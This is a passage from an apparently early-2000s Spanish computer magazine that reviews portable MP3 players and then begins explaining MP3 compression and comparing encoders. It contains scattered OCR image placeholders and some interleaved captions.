Para el funcionamiento de este producto se utilizan dos pilas AA, aunque también tiene una toma para la corriente eléctrica. La conexión con el PC se realiza mediante el puerto USB, algo de agradecer gracias a la gran velocidad de las transferencias, tanto de imágenes como de sonido. De hecho, en nuestras pruebas se alcanzaron tasas excelentes en relación con otros productos de la comparativa, cercanas a los 230 Kbytes por segundo, 228,59 exactamente. Incluso es posible conectar la cámara al televisor con el cable que se adjunta y ver las capturas realizadas en pantalla «gigante».

Una idea original con un buen software

El formato de compresión más conocido del planeta está generando una verdadera avalancha de productos. Las cámaras fotográficas y de vídeo digitales son uno de los complementos perfectos para las funciones de reproducción MP3, ya que el propio tamaño y prestaciones de estos dispositivos invitan a los fabricantes a extender sus funciones. El producto de Pretec es el primero que hemos tenido la oportunidad de evaluar entre el abanico que, poco a poco, se va abriendo al público. Evidentemente, ser de los primeros nos ha hecho analizar cuidadosamente cuál puede ser el futuro de tales combinaciones, presentándose, no lo dudéis, como realmente prometedor.

En el apartado software es donde este producto ofrece la puntilla, ya que se incluyen versiones especiales del PhotoSuite III y VideoWave de MGI (para la edición y creación de imágenes y presentaciones), además de Sonic Foundry Siren, que se engloba dentro del grupo de aplicaciones *jukebox*, aunque esté aún por debajo de otras como las desarrolladas por MusicMatch o Real. Por último, gracias a la introducción de NetMeeting, es posible usar este original dispositivo como cámara de videoconferencia con funciones de audio y vídeo integradas.

Creative DAP II MG

Los usuarios se alegrarán de tener entre sus manos un dispositivo que auna unas reducidas dimensiones con una gran calidad de sonido.

Afortunadamente, la oferta de aparatos reproductores de MP3 en nuestro país ha aumentado considerablemente con respecto a dos años vista. En la actualidad, ya es posible encontrar soluciones para todos los públicos y bolsillos. Sin embargo, para todos aquellos que tengan en mente adquirir uno en breve, es preciso que recuerden que, siempre que sea posible, lo prueben antes. Por propia experiencia sabemos que sólo unos pocos dan la talla en lo que a calidad se refiere. La nueva apuesta de la firma Creative puede incluirse con orgullo en dicho grupo. Si hace unos meses escribíamos maravillas de su DAP Jukebox (Nº 123), ahora le toca el turno al que podemos considerar como su «hermano pequeño», el Digital Audio Player II MG.

Con estilo propio

Tras haberlo analizado a fondo, hemos visto que este reproductor se diferencia por sí solo del resto de dispositivos del mercado. En primer lugar, llama la atención su aspecto, con un diseño moderno, menos estrambótico que el de algunos que han pasado por nuestras manos y muy funcional. Además, se ha evitado el típico plástico y se ha optado por dotarle de una carcasa de magnesio (de ahí las siglas MG), lo que le convierte en un aparato ligero a la vez que muy resistente.

La pantalla LCD es circular en lugar de rectangular y en ella se muestra, además del estado de las baterías o del tiempo de reproducción, información más que completa de las canciones sacadas de su etiqueta ID3 (en concreto, el título, el artista, el álbum y el año). Además, esta pantalla puede retroiluminarse a voluntad con una luz de color azul eléctrico.

En los laterales encontramos hasta diez botones que nos servirán para controlar la reproducción de las canciones y el volumen, así como llevar a cabo selecciones en los diversos menús. En la parte superior es donde conectaremos los auriculares y, si así lo deseamos, emplazaremos un pequeño mando a distancia por cable que nos permitirá controlar nuestro DAP II sin sacarlo del bolsillo. Allí también se halla la ranura por la que podremos insertar una tarjeta de memoria SmartMedia opcional de hasta 64 Mbytes. Internamente, el reproductor cuenta con otros 64 Mbytes de memoria, lo que se traduce en una capacidad de 65 minutos de música MP3 codificada a 128 Kbps, o bien 45 minutos si se trata de música de alta calidad (192 Kbps).

Funciones de todo tipo

Aparte del formato MP3, este aparato también reconoce las canciones codificadas con el sistema de Microsoft WMA, al tiempo que respeta los sistemas de seguridad SDMI de Internet. Asimismo, gracias a que su *firmware* es actualizable, nunca se quedará obsoleto en el caso de que se hagan populares otros formatos de sonido, pues Creative se ha comprometido a ponerlo al día periódicamente.

El aparato también está dotado de un micrófono integrado que nos permitirá hasta cuatro horas ininterrumpidas de grabación de voz, que luego podremos reproducir a la velocidad que deseemos. Por si fuera poco, también incorpora un sintonizador digital de radio FM con 20 presintonías programables, aunque en nuestras pruebas descubrimos que, como es habitual en aparatos pequeños, es necesaria una señal de radio bastante potente para gozar de buena recepción. Como novedad, permite la grabación en memoria de lo que escuchemos en la emisora seleccionada, si bien hay que decir que el sonido se codifica únicamente a 32 Kbps, lo que lo hace más adecuado para noticias que para música.

En cuanto a términos de calidad sonora, podríamos decir que se comporta estupendamente, y mejor si se trata de canciones codificadas a alta calidad, manteniendo un buen balance de tonos bajos y agudos. Si aún así queremos mejorar más la reproducción, se puede recurrir a los modos EAX del chip EMU integrado, que propone hasta 4 ecualizaciones, dependiendo del tipo de música escuchada.

Por si fuera poco, comprobamos que la duración de las pilas (dos recargables de tipo AAA) resulta más que generosa, con más de seis horas de reproducción conti-

DAP II MG	
Precio: 63.048 pesetas (378,93 euros)	
Fabricante: Creative. Tfn: 91 662 51 16	
Web: www.europe.creative.com	
Valoración	5
Precio	2,9
GLOBAL	7,9

Sección de completos

Sus compradores no se pueden quejar. A DAP II MG le acompaña un completo conjunto de accesorios. Entre ellos, una funda protectora, mando a distancia por cable, auriculares de diseño, base para conectarlo al PC, cable USB, un par de pilas recargables, instrucciones en múltiples idiomas y dos CD-ROMs, uno con el software para PC y Macintosh y otro con 57 canciones.

En cuanto al capítulo de inconvenientes, hay que subrayar su alto precio, bastante por encima de lo deseable. El otro es que parece que Creative no tiene intención, de momento, de comercializarlo en las tiendas y, por ahora, sólo es posible su compra a través de su página web. Aun así, desde aquí recomendamos un producto que, sin duda, no decepcionará a nadie.

Sergio Cabrera

Ericsson MP3 HandsFree HPM-10

Aquellos que dispongan de uno de los últimos móviles de esta compañía están de suerte; ahora pueden quitarse de encima el peso de su *walkman*.

Sí, ya existen compañías que ofrecen un terminal móvil con reproductor MP3 integrado. Ericsson nos ha conseguido sorprender con su gama de productos de sonido, desde una radio hasta este pequeño reproductor MP3. Con el tamaño de una caja de cerillas, el dispositivo se conecta a nuestro teléfono utilizando la entrada dispuesta para el manos libre. Desde ese momento, empleando las teclas del aparato, podremos cambiar las canciones, ajustar el nivel de bajos o agudos e incluso reproducir aleatoriamente los temas.

El almacenamiento de los archivos se realiza en una tarjeta de memoria Flash. En concreto, en las llamadas Multimedia Card de SanDisk, que se introduce en la base del aparato. Para transferir desde el ordenador a la tarjeta los 32 Mbytes de MP3 que, como máximo, admite la tarjeta incluida, necesitaremos utilizar un pequeño lector. Éste se conecta a nuestro equipo a través del puerto paralelo y el teclado, del cual toma la alimentación necesaria. El *driver* que se encarga de controlar este lector apenas ocupa unos pocos cientos de Kbytes, y su labor es que aparezca la tarjeta como una unidad de almacenamiento bajo el icono *Mi PC*.



MP3 HandsFree HPM-10	
Precio: 33.275 pesetas (199,99 euros)	
Fabricante: Ericsson. Tfn: 91 339 10 00	
Web: www.ericsson.es	
Valoración	5
Precio	2,9
GLOBAL	7,9

El dispositivo MP3 en sí es muy sencillo de utilizar. Basta con conectarlo al teléfono (los modelos soportados son el A2218z, A2618, R320 y T28) para que éste lo detecte automáticamente. Debemos tener precaución, ya que el software de algunos de ellos puede ser anterior al dispositivo, recurriendo para su actualización al servicio técnico. Una vez en funcionamiento en el correspondiente menú, que depende del modelo de terminal, aparecerá el dispositivo. Como nota curiosa, el HandsFree también hace las funciones de manos libres, utilizando como micrófono un pequeño émbolo situado en el casco izquierdo.

Si tenemos en cuenta el precio del aparato, cercano a las 35.000 pesetas, y la posibilidad de adquirir tarjetas de memoria de 64 Mbytes por un precio algo inferior, se puede concluir que se trata de un producto más que recomendable. Únicamente hemos encontrado un fallo: en nuestro T28, el indicador de batería no se actualiza correctamente, por lo que alguna vez nos hemos encontrado sin batería sin previo aviso, un detalle excusable si consideramos la calidad global del producto. Es una pena que la conexión sea vía puerto paralelo y sólo tenga 32 Mbytes.


NowTelecom Titi@ NMP-100P

Como en otras ocasiones, no es difícil sorprenderse del reducido tamaño y peso de este reproductor.

En el caso de este dispositivo ambas características se acentúan mucho más, ya que nos encontramos ante el producto más ligero (43 gramos sin la pila) y con las dimensiones más reducidas (70 x 61 x 17 mm) de todos los que hemos evaluado hasta el momento.

En la parte frontal se presentan los distintos botones que permiten controlar las funciones de reproducción, parada, retroceso y avance de la canción, además de la reducción o aumento del volumen de audio. En uno de los laterales encontramos un interruptor llamado *hold*, con el que proteger la pulsación involuntaria de alguno de los botones, por ejemplo, cuando lo llevamos en el bolsillo. Además, disponemos de distintos modos de ecualización (*Default*, *Pop*, *Classic*, *Rock*...) y del modo *repeat* de reposición de canciones.

Debido a lo reducido de su peso, no es de extrañar que disponga de una capacidad de 32 Mbytes de memoria para almacenar los ficheros MP3, aunque cuenta con una ranura para tarjetas MMC (*Multimedia Card*) para ampliar esta cantidad, existiendo un modelo superior con 64 Mbytes.



Titi@ NMP-100P	
Precio: 25.172 pesetas (151,28 euros)	
Fabricante: NowTelecom	
Distribuidor: Master Coelectronic. Tfn: 91 519 43 42	
Web: www.nowtelecom.co.kr	
Valoración	4,6
Precio	2,8
GLOBAL	7,4

El pequeño *display* digital del que hace gala muestra el número de canción reproducida, el modo empleado (*All*, *Repeat*, *Random*) y el nivel de la batería. Precisamente, en este último apartado este pequeño producto reserva una cavidad para una pila AAA, que le permite ofrecer una autonomía de aproximadamente seis horas.

Una de las características que le resta calidad a este producto es su modo de conexión al PC. Éste se efectúa, sorprendentemente, mediante el puerto paralelo y gracias a un cable específico suministrado con el producto. Así pues, las tasas de transferencia obtenidas durante el paso de canciones al reproductor son realmente bajas en comparación con otros artilugios basados en USB. El software llamado Mutizen es el encargado de gestionar estas tareas, y en la página web del fabricante se ofrecen varias actualizaciones.

Junto con el reproductor, se incluye esta aplicación en un CD, además de unos auriculares, una batería AAA, el cable de conexión al PC, una bolsa de transporte para el Titi@ y un curioso cordel para los que prefieran llevarlo al cuello, lo que es perfectamente posible gracias a su tamaño.

Philips Expanium

Basado en el soporte de CD, esta propuesta de la firma holandesa mejora sensiblemente el método de navegación para buscar canciones.

Entre la numerosa oferta de reproductores basados en CD, hemos encontrado sistemas de navegación de títulos que hacían de la selección de una canción determinada un proceso realmente complicado. Sin embargo, este tipo de accesos se ha mejorado y ya es posible seleccionar los distintos álbumes de forma más sencilla e intuitiva. El sonido también mejora gracias a la buena mecánica de Philips, que incluye además unos auriculares de cierta calidad, con control remoto de serie.



El aspecto exterior de esta solución es muy similar al de un *discman* convencional, con botones de avance y retroceso de la canción y con los habituales controles de las listas (también es posible crearlas, un punto para los chicos de Philips) o de los modos de repetición.

La alimentación corre a cargo de dos pilas AA que ofrecen una autonomía que oscila entre las 5 y las 15 horas, según utilicemos pilas alcalinas o normales, y escuchemos discos MP3 o CDs de audio convencionales. También influye en el consumo la activación del modo ESP (*Electronic Skip Protection*) para evitar saltos en las canciones. Respecto a este punto, hay que indicar que el tiempo de prevención puede llegar a los cien segundos. De hecho, durante nuestra evaluación, sometimos al producto a constantes movimientos sin que se produjesen cortes en ningún momento en la reproducción.

La unidad da soporte tanto a discos CD-DA como a compilaciones en CD-R y CD-RW de ficheros MP3, que pueden alcanzar modos de compresión de hasta 320 Kbps. En el lateral izquierdo, además de la obligatoria salida de cascos, podemos hacer uso de una *line out* orientada a su conexión con una cadena de música, aunque en esta ocasión no se suministra el cable necesario. En el lateral opuesto nos encontramos con varios modos de funcionamiento: normal, *resume* (para continuar la reproducción) y *hold* (para evitar pulsaciones involuntarias). Por otra parte, la toma de corriente permite emplear el adaptador incluido para su utilización mediante la red eléctrica.

En definitiva, este equipo de Philips es uno de los reproductores basados en el soporte de CDs más llamativos y mejor llevados a cabo de nuestra comparativa.

Expanium

Precio: 38.707 pesetas (232,63 euros)

Fabricante: Philips

Distribuidor: CD World. Tfn: 902 332 266

Web: www.philips.com

Valoración	5
Precio	2,9
GLOBAL	7,9

Philips Rush! SA125

Un producto compacto y con un comportamiento notable que los más pequeños confundirán, por su diseño, con una diminuta nave espacial.

En esta ocasión, nos encontramos ante una de las soluciones más originales en cuanto a diseño que han pasado por nuestro Laboratorio. En su aspecto futurista destaca sobre todo el LCD que ocupa la parte central, y que muestra información sobre el título de la canción, el artista o el tiempo transcurrido. La presentación de estos datos es más sencilla y clara que en la gran mayoría de los dispositivos analizados. Se debe en gran parte al propio tamaño del *display*, aunque en condiciones de baja luz sea necesario activar la opción de retroiluminación.



En cuanto a la disposición de las funciones, en las diagonales se encuentran los accesos que permiten comenzar o parar la reproducción, además de avanzar o retroceder en la lista de títulos disponibles. Acompañando a estos botones, se hallan repartidos en la parte inferior los controles de volumen; en la derecha, las opciones del *display* y de ecualización; y en la izquierda, el botón de borrado y el curioso acceso llamado *Bookmark*. Utilizando este último podremos acceder a nuestras secciones favoritas en los llamados *audiobooks*, muy conocidos en Estados Unidos, gracias a su popularización por parte de Audible.com, y que podemos introducir en este reproductor como si de canciones se tratase. Una característica muy interesante para todos aquellos que desean practicar su nivel de inglés.

El almacenamiento está basado en una tarjeta SmartMedia de 64 Mbytes, lo que permite guardar más de una hora de música en formato MP3. La transferencia de archivos puede realizarse mediante el puerto paralelo o el USB, gracias a la inclusión de ambos cables, mejorando lógicamente las tasas al utilizar la segunda opción.

El software elegido para gestionar este producto es el RealJukebox, en una edición especial que reconoce el reproductor y al que permite realizar las transferencias de archivos. Dispone de una toma de corriente, aparte de la de cascos, que posibilita su conexión a la red eléctrica. Asimismo, es posible su alimentación a través de dos pilas AAA, algo que le resta valor final puesto que la relación entre la autonomía y el precio de esta solución está muy por debajo de las mucho más adecuadas baterías recargables.

Rush! SA125

Precio: 55.950 pesetas (336,27 euros)

Fabricante: Philips. Tfn: 902 113 384.

Web: www.philips.com

Valoración	4,9
Precio	2,7
GLOBAL	7,6

Pine D'Music SM-200C

Con un aspecto más robusto que llamativo, esta solución de Pine aprovecha las posibilidades de los formatos CD-R y CD-RW.

Pine aporta al usuario una nueva forma de aprovechar sus compactos de audio, ya que, además de dar soporte a este formato, les permite reproducir archivos MP3 que estén compilados en CD-R y CD-RW, con tasas de muestreo que pueden llegar hasta los 320 Kbits por segundo. De esta manera, es posible conseguir la calidad máxima disponible en este tipo de compresión, además de seguir escuchando nuestros CDs de audio como si de un *discman* se tratase.

El display digital destaca, por fin, por la posibilidad de mostrar los llamados *tags*. Éstos contienen valiosa información sobre el título y artista de cada canción, además del tiempo de reproducción y el estado de la batería. Al introducir los discos, se realiza un recuento del número de canciones encontradas para su organización. Como curiosidad, hay que comentar que el acceso de nuevo a un título viene penalizado por los propios tiempos de búsqueda y el sistema de numeración, pero que es una pega menor gracias a la posibilidad de presentar más información en pantalla.

Como viene siendo habitual, cuenta con controles sobre la ecualización (para mejorar el sonido según el tipo de música), los modos de reproducción y dos funciones adicionales. Éstas son la *Anti-shock*, que esta vez sólo permite prevenir este efecto durante tres segundos en los discos MP3 (10 en los CD-DA), y la función de Scan, que reproduce los primeros 10 segundos de cada título.



Las baterías incluidas son recargables, con un adaptador para la red eléctrica que permite tanto recargarlas como ir utilizándolo con este tipo de alimentación. Una vez completado este proceso, la autonomía es de unas tres horas (cuatro si utilizamos pilas alcalinas) cuando trabajamos con el formato MP3, tiempo que se extiende siempre algo más en modo CD de audio convencional.

En el conjunto se incluyen dos CDs. En el primero encontramos la actualización a la versión 5.0 del software MusicMatch Jukebox, así como el manual, sólo en inglés, en formato PDF. El otro CD dispone de algunas pistas de audio de demostración para una primera toma de contacto con este reproductor.

Aunque mantiene la misma línea que sus competidores, posee algunas características interesantes, sobre todo en lo que respecta al *display* digital, al tiempo que incluye un cable de conexión a una cadena de música.

D'Music SM-200C	
Precio: 38.707 pesetas (232,63 euros)	
Fabricante: Pine	
Distribuidor: CD World. Tfn: 902 332 266	
Web: www.pineuk.com	
Valoración	4,8
Precio	2,8
GLOBAL	7,6


Samsung Yepp YP-NEU

La ranura para tarjetas SmartMedia confiere a este mini-equipo la capacidad de albergar hasta 128 Mbytes de música, casi cuatro horas en calidad normal.

Los modelos de este fabricante en este segmento gozan de una experiencia contrastada, y por esta razón teníamos especial interés por analizar este aparato con 64 Mbytes de memoria incorporados. Se ha optado por una Flash integrada en el reproductor, pero lo mejor de todo es que contamos con la posibilidad de ampliar esta capacidad al doble gracias a la presencia de una ranura para tarjetas SmartMedia. Eso sí, deberemos utilizar módulos que posean un número de serie para mantenerlo acorde con las especificaciones que las sociedades de derechos de autor vienen exigiendo. De hecho, éste es uno de esos reproductores que cumplen las normas SDMI y que intentan proteger la legislación al respecto.

Para la transferencia de ficheros se ha optado por incluir un cable de conexión al PC que utiliza el puerto USB, aunque la alternativa del paralelo (para aquellos usuarios con placas algo más antiguas) también existe en este dispositivo. El software incluido en el CD se denomina Yepp Explorer y muestra el contenido de la memoria integrada y de la tarjeta SmartMedia, si está presente. La forma de copiar archivos es sencilla, pero nos encontramos con una funcionamiento curioso en el apartado de la memoria Flash.

Al terminar de transferir un título se realiza una actualización de sus contenidos, lo que retrasa al doble el proceso de copiado. De hecho, si no fuese por esta penalización, las velocidades alcanzadas en cada fichero serían de las mayores en toda la comparativa, superando los 230 Kbytes por segundo; pero los 64 Mbytes enteros en nuestras pruebas llevaron casi 12 minutos en copiarse.



La gestión del reproductor se puede realizar desde el propio aparato o desde el control remoto que se conecta a la salida de cascos, y que muestra el número de la pista y el tiempo transcurrido en cada título. En el propio CD encontraremos también la aplicación Real Jukebox para la creación de ficheros MP3, con lo que el componente software está sobradamente cubierto. Las baterías, por otra parte, encarecen a medio plazo el reproductor, ya que se trata de pilas normales AAA con una autonomía estimada de 10 horas, pero cuya relación coste/duración penaliza ligeramente el resultado final de este ingenio.

Yepp YP-NEU	
Precio: 46.120 pesetas (277,19 euros)	
Fabricante: Samsung. Tfn: 902 101 130	
Web: www.samsung.es	
Valoración	4,9
Precio	2,9
GLOBAL	7,8

El mejor sonido

Profundizamos en la evaluación de compresores MP3

Desde hace un par de años es el formato que ha revolucionado el mundo del sonido. Muchos usuarios se han vuelto locos comprimiendo su colección de discos en MP3 y las empresas de electrónica han presentado numerosos reproductores. Pero, ¿qué nivel de calidad tiene?

Rafael Morales Dorado

Desde 1998 hemos sufrido una revolución en el Laboratorio de PC ACTUAL; de tener todo el día puesta la radio, hemos pasado a que todos los miembros del «labo» conecten los auriculares a su particular colección de canciones MP3. ¿Todos? ¡No! En un apartado rincón de este santuario tecnológico hay un par de rebeldes que se resisten.

Uno de ellos se ha decidido a publicar el auténtico, el único y el verdadero artículo sobre los defectos del MP3. Lamentablemente, durante las pruebas realizadas, descubrió que «algunos» ficheros MP3 suenan prácticamente igual que el CD original, por lo que nos tendremos que contentar con publicar una comparativa de compresores. Aquí tenéis el resultado.

Estrategias de compresión MP3

Igual que ocurría con la norma MPEG para vídeo, MP3 recurre a un conjunto de métodos que tratan de eliminar información para disminuir el tamaño de los ficheros. Éstos pueden dividirse en perceptuales y analíticos.

Los perceptuales se basan en la forma en la que percibimos el sonido para reducir la cantidad de información almacenada. Imaginemos que estamos en una isla paradisíaca. A nuestro alrededor escuchamos una mezcla de trinos de pájaros, el viento y cosas por el estilo. Bien, pues ahora pensemos que de repente aparece a nuestro lado una cascada de 100 metros de altura. ¿Seguiríamos escuchando los trinos, el viento y todo lo demás? No, porque el ruido del agua de la cascada al caer lo taparía. Eso no quiere decir que el sonido no esté ahí, sino que hay otro de mayor potencia que lo enmascara. Este efecto se llama así, enmascaramiento, y se ha utilizado a lo largo del tiempo en muchos sistemas de reducción de ruido.

La segunda estrategia perceptual es la eliminación de frecuencias si no alcanzan un mínimo de potencia. La percepción que tenemos del audio no es lineal. Entre la gama de frecuencias que va de los 2.000 a los 5.000 Hz se encuentran las señales más claras; a partir de los 5.000 es necesario dar mayor potencia a la señal si queremos oírla con claridad, y a partir de los 11.000 Hz hay mucha gente que no escucha gran cosa.

La mezcla de armónicos

Estas dos estrategias son interesantes y consiguen eliminar un montón de información. Lo que pasa es que, aunque un sonido quede enmascarado o se oiga poco, su presencia sigue siendo necesaria para el conjunto de la señal. Para entender cuál es el impacto de estas estrategias en el resultado final, hay que comprender primero que en la naturaleza no hay ningún sonido puro. Es imposible que un instrumento emita una señal de 440 Hz «a secas», con la frecuencia principal siempre salen otras secundarias, o armónicos, que caracterizan el timbre de cada instrumento.

Por ejemplo, si la principal es 440 Hz a -14 dB, un armónico podría ser una señal de 880 Hz a -84 dB (mucho más suave, pero audible). Los armónicos son frecuencias laterales, normalmente múltiplos o divisiones de la fundamental, con menos potencia, pero contribuyen a crear la riqueza de cada sonido.


Siguiendo nuestro razonamiento, un tema musical nunca consiste en una sola nota de un único instrumento. De hecho, se trata de una amalgama de sonidos, a veces de gran complejidad, que se solapan y mezclan a lo largo de todo el espectro, de forma que los armónicos o las frecuencias principales de un instrumento se confunden con las de otro, dando lugar al conjunto que escuchamos. Al enmascarar señales, lo que podemos estar haciendo es destruir armónicos débiles y, al eliminar rangos de frecuencias, es posible que descartemos detalles de la mezcla de gran importancia. El resultado es que las secuencias MP3 por debajo de 96 o 64 Kbps empiezan a mostrar defectos con respecto a la melodía original.

Otras formas de compresión


Sin embargo, el formato MP3 utiliza otras técnicas para comprimir la señal o menguar los datos. Una de ellas es el reparto del espacio de almacenamiento. Esto significa que hay sonidos fáciles de comprimir (un silencio o una nota muy suave) y que ocupan poco espacio, mientras que hay otros más complejos que no se pueden reducir tanto. Si utilizamos una compresión constante, a 96 Kbps por ejemplo, esto quiere decir que hay momentos en los que sólo se usan 20 y otros en los que esos 96 Kbps se quedan cortos. Una forma de aprovechar el espacio es reservar parte de esos bits que sobran en algunos instantes para guardar información de un fragmento más complejo, situado un poco más adelante o atrás. Obviamente, cuando utilizamos un esquema de compresión variable, esta estrategia no se aplica.

El segundo método se denomina estéreo común o *Joint Stereo*. En las grabacio-






El primer sonido que hemos analizado ha sido un La natural de 10 segundos de duración.




El segundo sonido era un ruido rosa estéreo generado de igual manera que el primero.



El tercero es un tema musical procedente de una banda sonora.

nes estéreo suele ocurrir que la información de un canal es diferente a la del otro, con lo que se consigue simular un reparto espacial del audio y que parezca que una guitarra suena a nuestra derecha, a la izquierda o enfrente. Lo que pasa es que hay instantes en que ambos canales resultan muy parecidos o comparten una gran cantidad de información.



El esquema de funcionamiento de MP3 incluye estrategias perceptuales y análiticas de compresión, que permiten reducir el tamaño de los ficheros a la décima parte sin dificultad.

En estos pasajes se recurre a una táctica muy interesante que consiste en eliminar los dos canales originales (R y L) y sustituirlos por una mezcla de ambos (M/S). En ésta se graba, por una parte, una señal mono de la información que comparten los dos, llamada canal medio (M), y que tiene la misma calidad que tendrían los originales por separado, pero sólo ocupa la mitad. Por otra parte, esos pequeños detalles que se apartan del canal M se almacenan en otra señal llamada canal lateral (S), que necesita menos bits.

La tercera estrategia no es propiamente dicho un método de compresión, sino de codificación. El método Huffman es un algoritmo de almacenamiento de datos sin pérdida, utilizado en muchos formatos de imagen y sonido, que sirve para ordenar la información y guardarla de manera que luego se pueda recuperar sin errores. No sirve para reducir la información, sino para recuperarla.


El resultado de aplicar todas estas estrategias es lo que conocemos como MP3 o MPEG Audio Level 3.

Unos crían la fama...

La norma MP3 dice qué métodos se pueden utilizar para comprimir una señal, pero no da un algoritmo concreto para usarlos. Según la documentación ISO, cualquiera puede desarrollar un algoritmo de compresión, siempre que se ajuste a sus requisitos y especialmente a los de almacenamiento, pues de otra forma no se podría interpretar libremente.

Todos los compresores comerciales recurren a dos o tres algoritmos muy concretos, desarrollados por otras tantas entidades. El primero y más importante es el Fraunhofer, que toma su nombre del Fraunhofer Institut Integrierte Schaultungen de Alemania, que es de donde proceden casi todas las investigaciones que integran la norma ISO/MPEG Audio. Los otros dos son el Lame y el Blade, que pertenecen a la misma categoría de software que Linux, PHP o MySQL.

Cualquier *ripper* (programas que codifican MP3 leyendo directamente de un CD-ROM) o *coder* MP3 usa uno de estos tres algoritmos y, por eso, es normal que los resultados de nuestro análisis hayan sido idénticos en varias ocasiones. La diferencia en utilizar Lame desde la línea de comandos de MS-DOS o a través de la interfaz de dB Power AMP es que en el primer caso es algo incómodo y en el segundo es más fácil, pero los resultados son los mismos.



Para generar las señales de prueba hemos utilizado el programa SoundForge XP, y para compararlas el CoolEdit 2000.

Nuestro análisis

Debido a que lo importante en las herramientas de compresión MP3 es el algoritmo utilizado, y de estos hay muy pocos, nuestra evaluación se ha limitado a unas pocas aplicaciones, incluyendo los programas originales MS-DOS. Lo importante no es el número de análisis realizados (que se pueden limitar a tres o cuatro), sino las conclusiones y la metodología.

Hemos realizado cuatro pruebas, tres de análisis y una de audición. Las primeras eran en realidad repetición de la misma prueba con tres ficheros diferentes. La idea era comparar una señal original con el fichero MP3 resultante. Hemos comprimido tres señales. La primera es una sinusoidal estéreo de 440 Hz de 10 segundos generada con el programa Sound Forge XP y almacenada en WAV PCM sin pérdida. La segunda era un ruido rosa estéreo de la misma duración y generado de la misma forma; y la tercera era un tema musical perteneciente a la banda sonora de *Mision: Imposible.* En todos los casos, la frecuencia de muestreo era 44.100 Hz y la resolución de 16 bits.

Para comparar las señales, hemos optado por la herramienta de análisis espectral del programa CoolEdit 2000 y los resultados han sido, en la mayoría de los casos, muy claros. La cuarta prueba ha sido una audición ciega realizada por diez personas que puntuaron del 1 al 10 las grabaciones sin saber a qué compresor pertenecían o si era el fichero original. Como curiosidad diremos que alguno de los oyentes ha puntuado el CD original por debajo del fichero MP3.

Los ficheros se han comprimido tres veces a 64, 96 y 128 Kbps. De todos estos ensayos hemos sacado una conclusión general: por encima de 96 Kbps pocas personas notan diferencias, mientras que por debajo de 64 el fichero pierde mucha calidad.

MP3 4-Track Mixer 2.5

Este programa, desarrollado por un alemán, realiza un planteamiento muy interesante, aunque el resultado práctico es que se trata del peor software analizado.

PAS Produkts, fabricante de este aplicativo, hace un planteamiento original de lo que debe ser un *coder*, pues en el mismo software tenemos un compresor MP3 y un mezclador. De esta forma, a partir de varias secuencias podríamos elaborar remezclas como se hace en programas más avanzados.


El autor, Frank Dunkel, ha creado una amplia colección de programas orientados al análisis de las señales de audio. Sin embargo, con MP3 4-Track Mixer 2.5 y pese a que el estilo de programación es correcto, se nota que está hecho un poco «a mano» en detalles como las interfaces que nos recuerdan a los primeros días del Amiga.

Su estructura es modular, en el sentido de que la interfaz y sus componentes no constituyen un todo, sino un conjunto de herramientas que podemos abrir y cerrar individualmente. Entre ellas, podemos mencionar un generador gráfico que elabora imágenes, a partir de la información musical de las pistas, con resultados «psicodélicos». Todo esto es muy loable, lo malo es que, como veremos a continuación, el algoritmo de codificación MP3 utilizado adolece de bastantes fallos.


Las pruebas

